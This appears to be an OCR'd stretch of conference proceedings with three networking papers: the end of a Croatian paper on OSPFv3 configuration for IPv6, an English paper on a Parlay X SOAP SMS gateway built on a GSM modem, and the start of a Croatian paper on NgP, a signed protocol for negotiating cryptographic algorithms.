Uz promjene u samom paketu stanja veze, dodani su novi te preimenovani neki od već postojećih paketa. Tako se primjerice ASBR sumarni paket stanja veze u verziji 3 naziva Inter-area usmjernički paket stanja veze, a sumarni mrežni paket stanja veze je inter-area prefiks paket.

Od novih paketa, dodani su Link lokalni paket i Intra-area prefiks paket. Link lokalni paket pruža link lokalnu adresu (prefikse) svim usmjernicima spojenim na vezu te sadrži listu svih IPv6 prefiksa na linku na kojem se i objavljuje. Intra-area prefix paket stanja veze upravlja informacijama unutar područja umjesto mrežnog paketa. Objavljuje ga imenovani usmjernik i sadrži IPv6 prefikse u području [4].

Prošireno je i područje slanja paketa stanja veze. Postoje tri opsega za slanje paketa:

- Link-lokalni opseg – paket se šalje samo na lokalnom linku
- Opseg područja – paket se šalje samo unutar područja u kojem je nastao
- Opseg autonomnog područja – paket se šalje kroz cijelu usmjerničku domenu

Uz sve navedeno došlo je i do promjene u izvođenju SPF algoritma. IP adrese se više ne koriste tijekom kalkulacije SPF stabla. Novo uvedeni Intra-area prefiks paket stanja veze upravlja mrežama koje se nalaze unutar područja umjesto mrežnog paketa koji je vršio tu ulogu u OSPFv2. Obzirom da se adresiranje vrši neovisno o paketima stanja veze koji se koriste u kalkulaciji SPF stabla, dodavanje ili modificiranje OSPF domena nema utjecaja na integritet SPF stabla, čime se izbjegava njegova rekalkulacija.

IV. PRIMJER KONFIGURACIJE OSPF PROTOKOLA VERZIJE 3

Kako bi se detaljnije naglasile razlike između OSPF protokola verzije 2 i verzije 3, biti će prikazana konfiguracija protokola verzije 3 između dva Cisco usmjernika spojena *point-to-point* vezom.

Najprije je potrebno naredbom *ipv6 unicast-routing* omogućiti prosljeđivanje IPv6 datagrama.

Konfiguracija OSPF procesa je slična je onoj verzije 2, s time da je potrebno eksplicitno unijeti identifikacijsku oznaku usmjernika, s obzirom da je ona ostala dužine 32 bita i nije ju moguće konfigurirati iz neke od IPv6 adresa. Također nema potrebe niti za konfiguracijom autentifikacije jer se koristi sigurnosno zaglavlje IPv6 paketa.


Konfiguracija sučelja s IPv6 adresom omogućava se naredbom *ipv6 enable* prilikom konfiguracije. Tom se naredbom sučelju pridružuje link lokalna adresa oblika *FE80::EUI-64*, koja bi i sama trebala biti globalno jedinstvena obzirom na uvjet za jedinstvenost MAC adrese iz koje se računa EUI-64 ostatak. Prema potrebi, sučelju je moguće definirati i globalno jedinstvenu adresu putem naredbe *ipv6 address adresa*. U zadnjem koraku potrebno je sučelje pridružiti OSPF procesu naredbom *ipv6 ospf x area y*.

Prikazana konfiguracija je dovoljna za korištenje unutar jednostavnije mreže potpomognute OSPF protokolom verzije 3.

Konfigurirana topologija prikazana je na slici 3. te su dobiveni slijedeći ispisi konfiguracije.

Naredbom *show ipv6 ospf interface s1/0* na usmjerniku R1 dobivene su informacije vezane za konfiguraciju sučelja i pridruženog ospf procesa:

- Prikazana je link lokalna adresa sučelja obzirom da se ona koristi kao referentna za OSPF proces - *FE80::C800:1FF:FEAC:0*
- Identifikacijska oznaka usmjernika – *1.1.1.1*
- Identifikacijska oznaka sučelja – *5*
- Vrijednosti vremenskih brojača
- Tip veze koja se koristi na sučelju



Slika 3. Primjer konfiguracije OSPFv3

Naredbom *show ipv6 route* dobiva se usmjernička tablica. Ovom naredbom na usmjerniku R1 dobiva se slijedeći ispis:

O 2001:0:0:2::/64 [110/128]

via FE80::C801:1FF:FEAC:0, Serial1/0

C 2001:1:0:1::/64 [0/0]

via Serial1/0, directly connected

L 2001:1:0:1::1/128 [0/0]

via Serial1/0, receive

C 2001:0:0:1::/64 [0/0]

via Serial1/1, directly connected

L 2001::1:c800:1FF:FEAC:0/128 [0/0]

via Serial1/1, receive

L FF00::/8 [0/0]

via Null0, receive

Ispis sadrži direktno spojene mreže na usmjernik s oznakom C i mrežu s oznakom O konfiguriranu na usmjerniku R2 koja je primljena putem OSPF procesa. Zapis s oznakom L označava adresu sučelja spojenog na usmjernik.

V. ZAKLJUČAK

Iako je Internet protokol verzije 6 budućnost Interneta, njegovo uvođenje teče izrazito sporo. U listopadu 2011. godine tek je 3% ukupnog broja internetskih domena imalo IPv6 zapise na domenskim serverima, dok je u globalnim BGP usmjerničkim tablicama tek 12% mreža imalo IPv6 podršku.

OSPF kao protokol za usmjeravanje unutar autonomnih sustava u verziji 3 u potpunosti je prilagođen uporabi na mrežama konfiguriranim Internet protokolom verzije 6. Jedini je uvjet posjedovanje usmjernika koji ga podržavaju, a s njima i lokalnih mreža s opremom novije generacije koja je u mogućnosti već danas prijeći na novi protokol. Unatoč tome, naša komunikacija preko Interneta će još neko vrijeme biti bazirana na tranzicijskim metodama prijenosa.

LITERATURA

[1] Kozierok, Charles M.: The TCP/IP guide: A comprenhensive, illustrated Internet protocol reference, No starch press, San Francisco, 2005, 1540 stranica

[2] Bažant, Alen; et al: Osnove arhitekture mreža, Element, Zagreb, 2004, 424 stranice

[3] OSPF Design Guide, http://www.cisco.com/image/gif/paws/7039/1.pdf

[4] OSPF for IPv6, http://www.ietf.org/rfc/rfc2740.txt

Implementation of Parlay X interfaces for standard GSM modems to support the development of SMS-based applications

Enio Kaljić*, Mesud Hadžialić* & Muhamed Kurić**
Department of Telecommunication*
Department of Automatic Control and Electronics**
Faculty of Electrical Engineering at the University of Sarajevo
Zmaja od Bosne, 71000 Sarajevo, Bosnia and Herzegovina
Email: ekaljic@etf.unsa.ba, mhadzialic@etf.unsa.ba, muhamed.kuric@etf.unsa.ba

***Abstract*—The goal of this paper was to develop a Simple Access Object Protocol (SOAP) Parlay X Web service interface that supports standard GSM modems and can be used as development and testing environment for SMS based applications. The service interface was translated into Java classes from a selected set of Parlay X version 2.1 Web Service Description Language (WSDL) files providing mandatory SMS functionality. SendSms, ReceiveSms, NotificationManager and SmsNotification Web services were fully implemented. Other Parlay X services (e. g. MMS, ringtone services and other) can be built in a similar fashion and easily integrated into the system architecture. The service backend was implemented using Java wrapper classes that mimic the described Web services, their datatypes and membership functions. The SIM300 GSM modem was used to transmit and receive SMS, while a MySQL database schema was used as interface between the modem and the service interface. Handler classes (also implemented in Java) were used as modem behaviour controller, while the database connection was established using the Java Database Connectivity classes provided by Oracle. Detailed System architecture, implemented Web services functionality, database structure and Message Sequence Charts are given.**

Keywords — Parlay, Parlay X, SMS, SOAP, SMS gateway, SIM300, WSDL.

I. Introduction

With the emerge of Next generation networks (NGN), Service oriented architecture has become the dominant software architecture in telecommunicational software engineering. Web service frameworks usually provide an emulator which gives software developers a simulation platform to test the developed Web services. Those services usually depend on existing telecommunicational services (e.g. SMS and MMS services) defined by their respective standard. In order to test such services with real world data it is necessary to embed external communication functionality into the emulator.

As is shown in [1] the current trend on service provision in telecoms is based on open interfaces and protocols exposing core network functions. The use of standardized interfaces to interract with the network is a significant factor contributing transparency, modularity, reusability and clear distribution of administrative responsibilities to the service development process. In the paper [2] the Parlay X approach was adopted for exposing telecom capabilities as well as notifications of telecom-related information from the IMS (IP Multimedia Subsystem) network to the Web 2.0 domain. The telecom industry is gravitating towards a standard definition of a service delivery platform, which embraces telecom Web Services coupled with partner management, as an important element in service delivery [3].

The paper is organized as follows. A short overview of related work is presented in section 2. In section 3 the system architecture is described. Detailed information about the database schema is given in section 4. The implemented Parlay X SMS Web services are described in section 5. Conclusions and further research guidelines are discussed in the final section.

II. Related work

Mobile devices have limited resources and low bandwidth. Due to cellular data characteristics, interacting with Web Services from a mobile phone is problematic using plain HTTP. In order to increase the performance of mobile devices during the access of Web Services, telecommunication services are used. Therefore, the paper [4] describes Web services with SOAP binding for SMS protocol utilization.

In papers [5], [6], [7] the authors have made an integration of GSM modem and software solutions developed according to their needs, but in fact they did not observe a single standard for this type of integration, which made their solution inflexible, non-modular and difficult to administer.

This paper proposes a design to create a software system that provides mandatory SMS functionality with a standardized Parlay X SOAP Web service interface. The developed software implemented using the proposed approach can easily be integrated into existing Java based network simulators.

III. System architecture

The system architecture is shown in Fig. 1. It consists of three layers: the service layer, the interface layer and the core layer. The service layer is based on the multitier

service oriented architecture. SOAP Web services provide the Web interface to the external service consumers. The service interface translates Web service input data into database data and vice versa. The DataAccessObject (DAO) of the service layer is a object wrapper to the database. This way a classical delegate pattern is implemented via the shared database tables. The core layer handles the stored output data from the database and sends it to the receiving terminal units. When a new SMS is received it is stored via the core layer into the database and accessed by the relevant consumer via the respective Web service. The interface layer is used as middleware between the core and service layer and is used as asynchronous event notification from the core to the service layer. This way the notification service can be called from the core layer to notify subscribed clients.

IV. Database Structure

The Entity relationship diagram (ERD diagram) of the database is shown in Fig. 2. The tables can be divided into two groups: inbox tables and outbox tables. Each message the modem receives is stored into the Inbox table. Each received message is matched against ClientList correlators provided by the service clients. The respective client is notified via his endpoint and interface name in case that the message matches his correlator. That way a software link between the Inbox and ClientList table exists. When a client invokes the Web service method named sendSms, the SMS message, as earlier explained, is first stored into the Outbox table and a unique delivery id is generated and returned to the client. The modem processes the message queue using the FIFO priority approach. A unique modem delivery id is generated for each message that the modem sends to the network. The modem delivery id and outbox table delivery id form a unique pair that is used for delivery status updates. The Client can send a SMS using optional fields providing message status tracking. Whenever a message status is updated via the network, the corresponding delivery id is matched with the registered delivery ids in the OutboxNotificationList. If a match is found then the respective client is notified via the provided endpoint and interface name.

V. Web Services

The autogenerated Apache Tomcat list of hosted Web services and their respective methods is shown in Table I. Those whoare familiar with the Parlay X standard will recognize the Target namespace and the Endpoint address, as they are strictly predefined by the standard (As a side note, all Web service and method names are case sensitive). As we can see the ReceiveSms, SendSms and SmsNotificationManager Web services were implemented [8], [9].

To get better understanding of how each system component interacts during we will analyze Message Sequence Charts (MSC) for typical system scenarios.

The MSC of the getReceivedSms method from Table I is shown in Fig. 3. By invoking this method the user requests from the SMS Gateway all received short messages that




Fig. 2. Entity relationship diagram of the database schema

match the provided request correlator. This request is delegated into the database by calling the function DaoGetReceivedSms which returns the requested inbox message list.




Fig. 3. MSC of the getReceivedSms method from the ReceiveSms web service

To be able to list received SMS we need to receive short messages. This scenario is shown in Fig. 4. The short messages arrive asynchrony from terminal devices and are stored into the modems' buffer. The Receiver class gets notified via a message tracking notification generated from the modem over serial port. When a new message arrives the Receiver class stores it into the database and deletes it from the modems' buffer.

The MSC of the sendSms method from Table I is shown in Fig. 5. By invoking this method the client requests from the SMS Gateway to send the short message provided in the request. This request is delegated into the database and the system creates a unique identifier for this message which is returned to the client. The Modem Core checks periodically if there is a short message for delivery in the database and delivers it to the client if such message exists. The network asynchrony returns status notifications of the delivery which the Modem Core updates in the database.




Fig. 1. SMS Gateway architecture

TABLE I
SMS GATEWAY AVAILABLE SOAP WEB SERVICES

ReceiveSms: • getReceivedSms	Endpoint address: http://146.185.20.25:8080/ParlayXSmsServices/services/ReceiveSms WSDL: {http://_interface.v2_1.receive.sms.parlayx.wsdl.csapi.org/}ReceiveSmsService Target namespace: http://_interface.v2_1.receive.sms.parlayx.wsdl.csapi.org/
SendSms: • sendSms • getSmsDeliveryStatus	Endpoint address: http://146.185.20.25:8080/ParlayXSmsServices/services/SendSms WSDL: {http://_interface.v2_1.send.sms.parlayx.wsdl.csapi.org/}SendSmsService Target namespace: http://_interface.v2_1.send.sms.parlayx.wsdl.csapi.org/
SmsNotificationManager: • startSmsNotification • stopSmsNotification	Endpoint address: http://146.185.20.25:8080/ParlayXSmsServices/services/SmsNotificationManager WSDL: {http://_interface.v2_2.notification_manager.sms.parlayx.wsdl.csapi.org/}SmsNotificationManagerService Target namespace: http://_interface.v2_2.notification_manager.sms.parlayx.wsdl.csapi.org/




Fig. 5. MSC of the sendSms method from the SendSms Web service

The MSC of the getSmsDeliveryStatus method from Table I is shown in Fig. 6. The client passes the unique identifier he got when he sent a short message and the system returns the status of the message as defined in [8].

It is even possible to track the send short message by using the NotificationManager Web service. The MSC of the startSmsNotification and stopSmsNotificationMethods are shown in Fig. 7. and Fig. 8., respectively. The startSmsNotification method serves as subscription for message tracking, while stopSmsNotification cancels the active subscription.

The MSC of the sendSms method from the SendSms Web service with active short message tracking is shown in Fig. 9. The message flow is the same as in Fig. 5 with only difference that the client is receives status updates provided by the network. In order to be able to receive those notifications the client needs to implement the server side of the SmsNotification Web service given in [8], while the SMS gateway possess a client side implementation of this service.




Fig. 9. MSC of the sendSms method from the SendSms Web service with message tracking




Fig. 4. SMS Gateway receiving SMS




Fig. 6. MSC of the getSmsDeliveryStatus method from the SendSms Web service




Fig. 7. MSC of the startSmsNotification method from the NotificationManager Web service




Fig. 8. MSC of the stopSmsNotification method from the NotificationManager Web service

VI. Conclusion

This paper presented a design approach to implement a SMS Gateway software. The proposed design is based on a stack multitier software architecture with SOAP Web service interface. The Web service interface was built from Parlay X version 2.1 Web service WSDL files. Detailed database ERD schema and implemented Web services MSC were given. The implemented software based on the proposed design can easily be integrated into a Network simulator. Other Parlay X functionalities, e. g. Call and MSM services, can easily be added which is result of the proposed layered architecture.

Further research will cover the following topics:

- **Full Parlay X version 2.1 standard implementation:** As earlier explained only mandatory SMS functionality was provided in this implementation. The first step in the future would be to extend the system to provide full SMS functionality as per standard. After that other Parlay X defined Web services, e. g. Call and MSM services, should be implemented.
- **Emulator integration:** The primary goal of this paper was to provide a hardware software solution suited for real world data Web service testing. To achieve this goal it is necessary to find an emulator into which the implemented solution could be embedded.
- **SMS router:** The system design could be reused with

slight modifications to create a SMS router consisting of multiple SMS Gateways.

- **Modem compatibility:** In order to cover a vast range of modem models it is required to do further research on minimal modem AT command set that is necessary to implement all system requirements.

REFERENCES

[1] N. D. Tselikas, G. S. Tselikis & N. C. Sagias, Software and Middleware Technologies Based on Open APIs and Protocols for Modern Service Provision in Telecoms, pci, pp. 33-37, 2010 14th Panhellenic Conference on Informatics, 2010.

[2] J. M. E. Carlín & Y. B. D. Trinugroho, "A Flexible Platform for Provisioning Telco Services in Web 2.0 Environments," ngmast, pp. 61-66, 2010 Fourth International Conference on Next Generation Mobile Applications, Services and Technologies, 2010.

[3] E. W. Burger, S. Rajasekar, P. O'Doherty, A. Lundqvist & T. Grönberg, A telecommunications web services platform for third party network access and SOA-based service delivery, Proceedings of the 2007 Workshop on Middleware for next-generation converged networks and applications (MNCNA '07). ACM, New York, USA, 2007.

[4] R. Singh, S. Mishra & D. S. Kushwaha. 2009, An efficient asynchronous mobile web service framework, SIGSOFT Softw. Eng. Notes 34, December 2009.

[5] Z. Wang, Z. Gzo & Y. Wang, Design and Implementation of Short Message Query System for Academic Office Based-On J2ME, cccm, vol. 1, pp. 509-513, 2008 ISECS International Colloquium on Computing, Communication, Control, and Management, 2008.

[6] Y. Wu, J. Chen & X. Ba, Application and Implementation of SMS Platform in Project Management Information System Approval Workflow, wcse, vol. 1, pp. 77-80, 2010 Second WRI World Congress on Software Engineering, 2010.

[7] B. Ramamurthy, S. Bhargavi & R. Shashi Kumar, Development of a Low-Cost GSM SMS-Based Humidity Remote Monitoring and Control system for Industrial Applications, International Journal of Advanced Computer Sciences and Applications, vol. 1, issue 4, 2010.

[8] The European Telecommunications Standards Institute, ETSI OSA Parlay X version 2.1 standard specification Part 4: Short Messaging (ETSI ES 202 391-4 V1.2.1), December 2006.

[9] The European Telecommunications Standards Institute, ETSI OSA Parlay X version 2.1 standard specification Part 1: Common (ETSI ES 202 391-1 V1.2.1), December 2006.

NgP
Protokol za dogovor parametara

S. Brčina, L. Kovačević, M. Marić, M.Mikuc, T. Marini, V. Pokornić, V. Vasić i R. Vežnaver
Fakultet elektrotehnike i računarstva, Zagreb, Hrvatska

Nedostatak većine današnjih sigurnosnih protokola poput SSH, SSL, IPsec, PPP, TSL i sličnih je taj što se, pomoću unaprijed poznatih algoritama, dogovaraju oko razmjene ključeva za sigurnu komunikaciju, a da pri tome ne daju fleksibilnost odabira samih algoritama. S obzirom na to da danas postoji nekoliko različitih preporuka o tome koje algoritme koristiti (uz preporučenu duljinu ključa), nameće se ideja o protokolu koji bi služio za dogovaranje algoritma koji najviše odgovara i jednom i drugom sugovorniku u komunikaciji. U radu je opisan protokol NgP (Negotiation Protocol) koji omogućava međusobno dogovaranje mrežnih čvorova o kriptografskim algoritmima koje će koristiti prilikom daljnje međusobne komunikacije. Protokol je osmišljen i implementiran tako da omogućuje sigurnu razmjenu i dogovor parametara između dva ravnopravna čvora. Sigurnosni zahtjevi obuhvaćaju zaštitu integriteta i autentifikaciju. Protokol je prvotno specificiran, te potom verificiran pomoću programskih alata za simulaciju Petrijevih mreža. Implementacija je izvedena u programskom jeziku Python i validirana u sklopu mrežnog simulatora/emulatora IMUNES. Kao rezultat dobivena je aplikacija koja je u potpunosti kompatibilna s operacijskim sustavom FreeBSD i programskim alatom IMUNES.

I. UVOD

Zahtjevi za protokol koji služi dogovaranju kriptografskih algoritama su: jednostavnost, brzina, efikasnost, nadogradivost i sigurnost.

Protokol mora biti jednostavan zbog lakše integracije i implementacije u već postojeće aplikacije. S obzirom na to da je predviđena mogućnost dogovora prije svake nove veze između računala, protokol je rađen da bude brz i da što efikasnije troši dostupne mrežne resurse.

Sigurnost protokola se temelji na zaštiti integriteta poruka digitalnih potpisom, a lista kriptografskih algoritama nije specificirana unutar protokola već se ona definira unutar implementacije, što omogućuje laku nadogradnju protokola.


II. SPECIFIKACIJA

A. Entiteti

Poruke protokola se razmjenjuju između dva ravnopravna entiteta: *inicijator* i *daemon*. *Inicijator* započinje pregovaranje, a *daemona* se poziva na pregovaranje. Njihove uloge su „gotovo“ ravnopravne. Ishod dogovora je isti neovisno o tome koji čvor je inicijator, odnosno nikome se ne daje pravo većeg prioriteta. Međutim, postoje stanja u kojima su konflikti neizbježni te se takva stanja rješavaju davanjem prioriteta inicijatoru.

B. Poruke

Protokol NgP sastoji se od četiri poruke.



Slika 1 Razmjena poruka u protokolu NgP

1) SWAP

Poruku SWAP šalje inicijator. Ona postoji zbog sprečavanja napada ponavljanjem (*replay attack*) – daemonu se daje odgovornost da generira početni slučajni broj (RSN). Bez poruke SWAP napadač bi mogao snimiti promet inicijatora i daemona te u budućnosti koristiti spremljene poruke kako bi izazvao napad ponavljanjem koristeći se krivotvorenjem IP adrese (*IP spoofing*).

2) LIST

DULJINA	LIST, RSN	\0HASH\0	Ekpd(HASH,(LIST,RSN))

Slika 2 Izgled poruke LIST

Poruku LIST daemon šalje inicijatoru. U poruci LIST se prenosi lista poznatih kriptografskih algoritama s kojima je daemon spreman pregovarati. Lista se šalje skupa sa RSN brojem, te se lista i RSN zajedno *hashiraju* te se *hash* potpisuje privatnim ključem daemona. Lista i RSN te potpis su međusobno razmaknuti sa nizom bajtova „\0HASH\0“. Duljina cijele poruke se šalje u prva četiri bajta u poruci zbog tokovne orijentiranosti protokola TCP i sprječavanja *buffer overflow* napada.

3) REZLIST

DULJINA	REZLIST	\0HASH\0	Ekpd(HASH,(LIST,RSN+1))

Slika 3 Izgled poruke REZLIST

Poruku REZLIST inicijator šalje daemonu. Poruka REZLIST (rezultantna lista) prenosi listu dogovorenih

algoritama koju je inicijator stvorio na temelju algoritma dogovora. Za razliku od poruke LIST, poruka REZLIST ne prenosi RSN u otvorenom formatu nego samo unutar *hasha* jer je daemonu poznato koji broj mora biti u potpisu. Poruka se potpisuje privatnim ključem inicijatora. Koristi se isti niz znakova za razdvajanje informacija od njihovog potpisa i duljina od 4 bajta polja DULJINA kao i kod poruke LIST.

DULJINA	OK	\0HASH\0	Ekpd(HASH,(LIST,RSN+2))

Slika 4 Izgled poruke OK

4) OK

Poruku OK daemon šalje inicijatoru. To je poruka potvrde od strane daemona prema inicijatoru da je primio ispravnu rezultantnu listu. U trenutku primitka inicijator pohranjuje dogovorene algoritme s računalom na kojem se vrti daemon (daemon ih sprema nakon provjere ispravnosti potpisane REZLIST poruke i poslane poruke OK). Koristi se isti format poruke kao i kod poruke REZLIST, samo što je RSN uvećan za jedan. Poruka OK se potpisuje zbog mogućeg zlonamjernog prijevremenog pokušaja raskida komunikacije. Kada OK poruka ne bi bila potpisana napadač bi mogao izazvati pogrešku na REZLIST i poslati OK inicijatoru, što bi inicijator shvatio kao da je dogovor postignut iako daemon nije pohranio rezultantnu tablicu.

C. Analiza protokola

